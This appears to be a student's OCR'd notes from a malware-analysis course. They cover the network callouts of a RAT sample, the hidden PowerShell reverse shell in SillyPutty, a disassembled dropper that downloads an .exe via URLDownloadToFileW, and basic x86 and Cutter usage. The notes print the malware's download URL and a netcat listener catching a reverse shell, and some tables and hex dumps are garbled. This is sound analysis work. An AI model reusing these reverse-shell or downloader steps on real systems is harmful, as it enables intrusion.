14.6	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	66	50059 - 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
15.6	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	54	8080 - 50060 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16.7	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50060 - 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
17.7	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	54	8080 - 50060 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18.7	00:00:00:0000	192.168.117.128	192.168.117.1	DNS	74	Standard query 0x2942 A ntp.ubuntu.com

```

> Internet Protocol Version 4, Src: 192.168.117.129, Dst: 192.168.117.128
> User Datagram Protocol, Src Port: 49705, Dst Port: 53
-> Domain Name System (query)
  Transaction ID: 0xbdb
  Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    > aaaaaaaaaaaaaaaaaaaa.kadusus.local: type A, class IN
  [Response Int: 0]

```

0000	00	00	29	39	da	1f	00	0c	29	96	84	84	00	00	45	00	..)9	..)E-
0010	00	00	50	40	39	00	00	00	11	0e	14	c0	75	81	c0	a8	..)P06	..)u-
0020	75	00	c2	29	05	00	3c	3e	0f	bd	ba	61	60	00	00	01	u-)	5 < >
0030	00	00	00	00	00	14	61	61	61	61	61	61	61	61	61	61	..)aaaaaaa	
0040	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	64	75	aaaaaaa aaaa kadu
0050	73	75	73	05	06	63	01	0c	00	00	00	01	01	sus	local	1	.....	

- In strings we dint get any aaaaaaaaa...., we get local, kadusus but not aaaaaaaaa ; reason behid are
- Here common malware tactic was employed where these strings are built at runtime during the binaries execution instead of compile.
- But there is a way to break up the strings so that it cannot be assembled unless the binary is actually running.
- So these A'a are actually concatenated at runtime.

- Techniques for analysis of these DNS callout or http request call out -> instead of sending to

another box; we send to ourself

- Rat.unknown.exe has a value which trying to reach aaaa.kadusus.local
    - By using the host file we can trick malware to think its communicating.
    - nano C:\windows\System32\drivers\etc\hosts
    - 127.0.0.1 aaaaaaaaaaaaaaaaaaaaaa.kadusus.local
  - We only have here dns which is connecting but we don't have the port or any info how its connecting.
    - Using procmon
      - Filter process name, operation as TCP.
      - We got from local to aaaa.kadusus.local.https

Potential callout to specified dns record on https port (443)									
	Time	Source IP	Port	Protocol	Destination IP	Port			
1:08:1...	0.000000000	RAT Unknown...	6712	TCP Connected	aaaaaaaaaaaaaaaaaaaa	kadurus.local:5020 > aaaaaaaaaaaaaaaa	kadurus.local:https	SUCCESS	Length: 0, sequenc...
1:08:1...	0.000000000	RAT Unknown...	6712	TCP Connected	aaaaaaaaaaaaaaaaaaaa	kadurus.local:5020 > aaaaaaaaaaaaaaaa	kadurus.local:https	SUCCESS	Length: 0, sequenc...
1:08:1...	0.000000000	RAT Unknown...	6712	TCP Connected	aaaaaaaaaaaaaaaaaaaa	kadurus.local:5020 > aaaaaaaaaaaaaaaa	kadurus.local:https	SUCCESS	Length: 0, sequenc...
1:08:1...	0.000000000	RAT Unknown...	6712	TCP Disconnected	aaaaaaaaaaaaaaaaaaaa	kadurus.local:5020 > aaaaaaaaaaaaaaaa	kadurus.local:https	SUCCESS	Length: 0, sequenc...

The figure shows a NetworkMiner capture window and a terminal session.

**NetworkMiner (Top):**

Time...	Process Name...	PID...	Operation...	Path...	Result...	Detail...
1:13...	RAT Unknown...	4528	TCP Recomed	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:13...	RAT Unknown...	4528	TCP Recomed	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:13...	RAT Unknown...	4528	TCP Recomed	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:13...	RAT Unknown...	4528	TCP Recomed	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:13...	RAT Unknown...	4528	TCP Recomed	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:16...	RAT Unknown...	7052	TCP Connect	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:16...	RAT Unknown...	7052	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:16...	RAT Unknown...	7052	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:16...	RAT Unknown...	7052	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:16...	RAT Unknown...	7052	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:16...	RAT Unknown...	7052	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	7052	TCP Connect	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	7052	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	7052	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	7052	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	7052	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 5095 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	1408	TCP Connect	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	1408	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	1408	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	1408	TCP Connect	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	1408	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:17...	RAT Unknown...	1408	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:18...	RAT Unknown...	1408	TCP Connect	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:18...	RAT Unknown...	1408	TCP Receive	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:18...	RAT Unknown...	1408	TCP Send	aaaaaaaaaaaaaaaaaaaa kadmus local 50644 -> aaaaaaaaaaaaaaaa kadmus local https	SUCCESS	Length: 0, seqnum: 0, connid: 0

**Terminal Session (Bottom):**

```
ssewnwaassd'whoami' is not recognized as an internal or external command,
operable program or batch file.
cls
whoami
C:\Users\john
1 ncpt -nvlp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: listening on 0.0.0.0:443
Ncat: listening on [::]:443
Ncat: Connection from 127.0.0.1:50644.
Ncat: Connection from 127.0.0.1:50644.
whoami
desktop-102put8\john
id
'id' is not recognized as an internal or external command,
operable program or batch file.
```

- Analysing Parent Child process by operation tcp

Process	Description	Image Path	Life Time	Company	Owner	Connr
dwm.exe (972)	Desktop Window Manager	C:\WINDOWS\SYSTEM32\dwm.exe	Length: 1455, seqnum: 0, connid: 0	Microsoft Corporation	Window Manager	"dwm
Explorer.EXE (3288)	Windows Explorer	C:\WINDOWS\S... Windows Explorer	Length: 30, startime: 321953, seqnum: 0, connid: 0	Microsoft Corporation	DESKTOP-102PU...	C:\W
vml亭ool.exe (2420)	VMware Tools Cor...	C:\Program Files\... vml亭ool	Length: 0, seqnum: 0, connid: 0	VMware, Inc.	DESKTOP-102PU...	C:\P
ZoomIt64.exe (3800)	Systrimials Screen...	C:\Tools\systrim...	Length: 0, seqnum: 0, connid: 0	Systrimials	DESKTOP-102PU...	C:\T
RAT.Unknown2.exe (6872)	C:\Users\john.De...	C:\Users\john.De...	Length: 0, seqnum: 0, connid: 0		DESKTOP-102PU...	C:\U
Procmon.exe (4540)	Process Monitor	C:\Tools\systrim...	Length: 0, seqnum: 0, connid: 0	Systrimials	DESKTOP-102PU...	C:\T
Procmon64.exe (6972)	Procmon	C:\Users\john.Vp...	Length: 0, seqnum: 0, connid: 0	Systrimials	DESKTOP-102PU...	C:\U
RAT.Unknown2.exe (1408)	C:\Users\john.De...	C:\Users\john.De...	Length: 0, seqnum: 0, connid: 0		DESKTOP-102PU...	C:\U
cmd.exe (3428)	Windows Command Processor	C:\WINDOWS\S... cmd	Length: 21, startime: 323089, endtime: 323089, seqnum: 0, connid: 0	Microsoft Corporation	DESKTOP-102PU...	C:\W
Conhost.exe (2832)	Console Window	C:\WINDOWS\S... Conhost.exe	Length: 21, startime: 323467, endtime: 323467, seqnum: 0, connid: 0	Microsoft Corporation	DESKTOP-102PU...	Y7%C
cmd.exe (444)	Windows Command Processor	C:\WINDOWS\S... cmd	Length: 0, seqnum: 0, connid: 0	Microsoft Corporation	DESKTOP-102PU...	C:\P
Conhost.exe (5912)	Console Window	C:\WINDOWS\S... Conhost.exe	Length: 0, seqnum: 0, connid: 0	Microsoft Corporation	DESKTOP-102PU...	Y7%C
whoami.exe (4380)	whoami - displays ...	C:\WINDOWS\SE... whoami	Length: 847, startime: 323519, endtime: 323519, seqnum: 0, connid: 0	Microsoft Corporation	DESKTOP-102PU...	whoa
RAT.Unknown2.exe (4136)	C:\Users\john.De...	C:\Users\john.De...	Length: 1930, startime: 323519, endtime: 323519, seqnum: 0, connid: 0		DESKTOP-102PU...	C:\U
chrome.exe (3012)	Google Chrome	C:\Program Files\... chrome.exe	Length: 16384, startime: 323519, endtime: 323519, seqnum: 0, connid: 0	Google LLC	DESKTOP-102PU...	C:\P
chrome.exe (384)	Google Chrome	C:\Program Files\... chrome.exe	Length: 0, seqnum: 0, connid: 0	Google LLC	DESKTOP-102PU...	C:\P
chrome.exe (4080)	Google Chrome	C:\Program Files\... chrome.exe	Length: 0, seqnum: 0, connid: 0	Google LLC	DESKTOP-102PU...	C:\P
chrome.exe (4068)	Google Chrome	C:\Program Files\... chrome.exe	Length: 0, seqnum: 0, connid: 0	Google LLC	DESKTOP-102PU...	C:\P


- Now we can observe all the process spawned by parent process rat.unknown.exe pid( parent pid)

## SillyPutty

Note: in static analysis: its just too much to kind of effectively sort through. The static analysis gives a little bit of information but really not enough to go off of.

Dynamic Analysis

Initial Detonation Without internet:Legit Putty Configuration



With internet: Powershell windows was flashed for a second.

Procmom	<ul style="list-style-type: none"> <li>Process id 1284; so we use pid as parent process id and remove process name from filter.</li> <li>Very first thing is gigantic powershell one liner. Powershell running from the command line with a hidden windows and a non-interactive windows. Is bypassing execution policy.</li> </ul>
DNS record	<ul style="list-style-type: none"> <li>DNS record that is queried at detonation.</li> </ul>
Port	<p>8443 associated with tcp</p> <p>-&gt; its appears like this is setting up some kind of remote communication, not sure what that might be.</p> <ul style="list-style-type: none"> <li>We have DNS record and the callback port number at detonation.</li> <li>callback protocol is https -&gt; can't be able to initiate a callback with this payload because we don't have an X509 certification to be able to answer and response to the client's hello .</li> </ul>
Ncat -nvlp 8443	<p>We try to initiate a callback, we're going to get garbled junk.</p> <ul style="list-style-type: none"> <li>In wireshark we observed, first a TCP initiate connect and which is responded with the TLS client hello; this is the first part of TLS handshake, and it sets up the certificates that are used to encrypt communication during TLC and HTTPS.</li> <li>Unless we have legitimate TLS certification to be able to present when this happens, we will not be able to complete this transition.</li> <li>We will not be able to get true reverse shell spawned on our local host.</li> </ul>

Find the metasploitable module that used for this and try to actually spawn a reverse shell.


- Need host file manipulation to send it to kali.
- Study the type of powershell reverse shell that's used here.
- Set up something in Metasploit to catch that shell and spawn it.

# Advance Static Analysis: Assembly language, Decompiling, & Disassembling Malware.


Static Advance Analysis	<ul style="list-style-type: none"> <li>- we will look at windows OS &amp; windows PE.           <ul style="list-style-type: none"> <li>• Assembly Instructions of a malicious program ASM.</li> <li>• Loading Programms into DeCompilers &amp; Dissamblers.</li> <li>• Packaged compiled program: use special programs to reverse engineer these compiled executables and recreate something that will look very close to their original source code which is advanced static analysis.</li> </ul> </li> <li>- We will be looking at the assembly instructions of an executable and loading it into a compiler and a disassembler, or to extract insight about how this program was written and its logical execution flow.</li> </ul>
Dynamic Advance Analysis	<ul style="list-style-type: none"> <li>• we load the binary in debugger</li> <li>• Debugger: it allows us complete control over the execution instructions.</li> <li>• We use debugger to investigate how the program executes and have complete control over every single instruction that's executed.</li> </ul>
How the binary built? How the logical program flow is executed and what the binary can do.	
Assembly Instruction	

Disassembling & Decompiling a Malware Dropper: Intro to Cutter


- Use cutter
    - Map graph, decompile, entrypoint, main()



x86 CPU Instructions, Memory Registers, & the Stack: A Closer Look



ebp: extended base pointer: save the location of called function; suppose 3 calls were made; after 1 it went to another call and another then it saves the 1st call in ebx so it wont forget.



## Assembly Instructions and the Windows API.

```

[0x00401000]
3:0> .start
main (int argc, char **argv, char **envp);
; var _HANDLE hFileect @ esp+0h
; var int32_t var_40_3 @ esp+0ch
; var int32_t var_1ch @ esp+0e0h
; var int32_t var_0ch @ esp+0fch
; var int32_t var_00h @ esp+00h
; var int32_t var_00h @ esp+00h
; var int32_t var_270h @ esp+020h
; var int32_t var_00h @ esp+030h
; var int32_t var_07ch @ esp+040h
; var int32_t var_67ch @ esp+050h
push
    esp
add
    esp, 0xFFFFFFF
sub
    esp, 0x00
mov
    eax, dword (0x404004)
add
    esp, 0x00
mov
    dword [var_87ch], eax
push
    0
push
    0
push
    0
push
    0
push
    str Nullfile$; 0x40256
call
    [CreateFileA]; 0x403010
lea
    eax, [esp]
mov
    dword (0x404004), eax
mov
    dword [esp], 0x700 ; 2000
mov
    dword [var_40], 0
call
    [ReadFile]; 0x403010
push
    0
push
    str C:\Users\Public\Documents\DR433101.dat.exe ; 0x40320
push
    str http://192.168.0.104/dlmanager/helpdesk/icon_local_favicon.ico ; 0x40310
push
    0
call
    [URLDownloadToFileW]; 0x4030f4
int32_t
    0
jmp
    0x401142

```

## Hello world under microscope

- Imports 2 library; kernel32.dll & msrvct.dll in order to perform the functions of this binary.
- We have dbg prefix for bunch of these functions. So its not been stripped of its debug symbols.
- When a program is bulit and the debug symbols are left in, its like leaving in abunch more information that the binary us able to display in order to debug and print out errors.
- Malware authors stripped out the debug sybmobs so its become harder to understand what program is doing.
- Import tab; every time an API call is imported from one of other libraries that this program has loaded when it is loaded into memory.

- Memory address of strings. The string inside the binary is located at the offset address of 0x00404000.

The screenshot shows the Immunity Debugger's 'Strings' window. The table lists memory addresses and their corresponding strings. The string 'Hello, World!' is highlighted with a red box, showing its address as 0x00404000 and its length as 13. The 'Type' column indicates it is ASCII, and the 'Section' column shows it is .rdata.

Name	Address	String	Type	Length	Size	Section	Comment
dbg.mingw_set_in	0x00404000	Hello, World!	ASCII	13	14	.rdata	[02] -> section size 4096 named .rdata
dbg.mny_lconv_init	0xffffffffffff	helloWorld.c	ASCII	12	13		

- Located where the string value is used. (hover & ctrl x).

The screenshot shows the Immunity Debugger's 'X-Refs for 0x00404000' window. It lists the addresses of all instructions that contain the string 'Hello, World'. One such instruction is at address 0x0040153e, which is part of the main function and contains the assembly code `mov dword [esp], str.Hello\_World`.

- Find the string in the disassembled / disassembled output of the program. (string->show->disassembled)

The screenshot shows the Immunity Debugger's 'Disassembly' window. The assembly code includes the string 'Hello, World!' at address 0x00404000. The string is shown in the assembly listing, preceded by its memory address and length.

```

address: 0x00400000 Disassembly
Name
...
0x00404000 .string "Hello, World!" ; len=14 ; [02] -> section size 4096 named .rdata
0x0040400e add byte [eax], al
...

```


-> r.data only holds read only data inside of a binary. So if a static string like helloworld is known to the compiler and does not

change during the program, its likely going to end up in the R data section.

```
__gcc_deregister_frame();
0x00401520    ret
0x00401521    nop
0x00401522    nop
0x00401523    nop
0x00401524    nop
0x00401525    nop
0x00401526    nop
0x00401527    nop
0x00401528    nop
0x00401529    nop
0x0040152a    nop
0x0040152b    nop
0x0040152c    nop
0x0040152d    nop
0x0040152e    nop
0x0040152f    nop
:-- _main:
int main(int argc, char **argv, char **envp);
0x00401530    push  ebp
0x00401531    mov   ebp, esp
0x00401533    and   esp, 0xfffffff0
0x00401536    sub   esp, 0x10
0x00401539    call  dbg__main ; dbg__main : __main(void)
0x0040153e    mov   dword [esp], str.Hello_World ; section.rdata
; 0x404000 ; const char *format
0x00401545    call  __printf ; sym.__printf ; int printf(const char *format)
0x0040154a    mov   eax, 0
0x0040154f    leave
0x00401550    ret
0x00401551    pop   ebx
0x00401552    pop   edx
0x00401553    pop   ecx
0x00401554    pop   eax
0x00401555    add   esp, 0x10
0x00401556    mov   eax, 0 ; gccmain.c:85
esi, Test1:
dword [initialized], 1 ; gccmain
dbg__do_global_ctors ; gccmain
0x401510:00401555 ; gccmain.c:85
0x401510:00401556 ; gccmain.c:85
```


- Push ebp: preserving the calling function's base address
- Mov ebp. esp : move the stack pointer value into the base pointer, set up our stack frame.
- Ret value, any other registers that we want to hang onto
- Local variable
- Parameters
- Stack pointer itself
- Making room! Giving me 16 bytes of space to work with for local variables and params.

Graph function: nothings much



```
[0x00401530]
int main(int argc, char **argv, char **envp);
0x00401530    push  ebp
0x00401531    mov   ebp, esp
0x00401533    and   esp, 0xfffffff0
0x00401536    sub   esp, 0x10
0x00401539    call  dbg__main ; dbg__main : __main(void)
0x0040153e    mov   dword [esp], str.Hello_World ; section.rdata
; 0x404000 ; const char *format
0x00401545    call  __printf ; sym.__printf ; int printf(const char *format)
0x0040154a    mov   eax, 0
0x0040154f    leave
0x00401550    ret
```

Decompiler: its almost similar to source code.



```
Decompiler (main)
/*
 * jdec pseudo code output */
/* C:\Users\john\Desktop\HelloWorld-c\HelloWorld.exe @ 0x401530 */
#include <stdint.h>

int32_t main (void) {
    _main ();
    _printf ("Hello, World!");
    eax = 0;
    return eax;
}
```

Advanced Analysis of a Process Injector:


Basic Static Analysis:


Hash	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3 *Malware.stage0.exe.malz
------	-------------------------------------------------------------------------------------------


String / Floss Output	Noting use full in strings
Packed or not	Not packed
IAT	GetCurrentProcessId, VirtualAlloc, VirtualProtect, GetCurrentProcess, GetCurrentThreadId, TerminateProcess

## Basic Dynamic Analysis

### Initial Detonation:

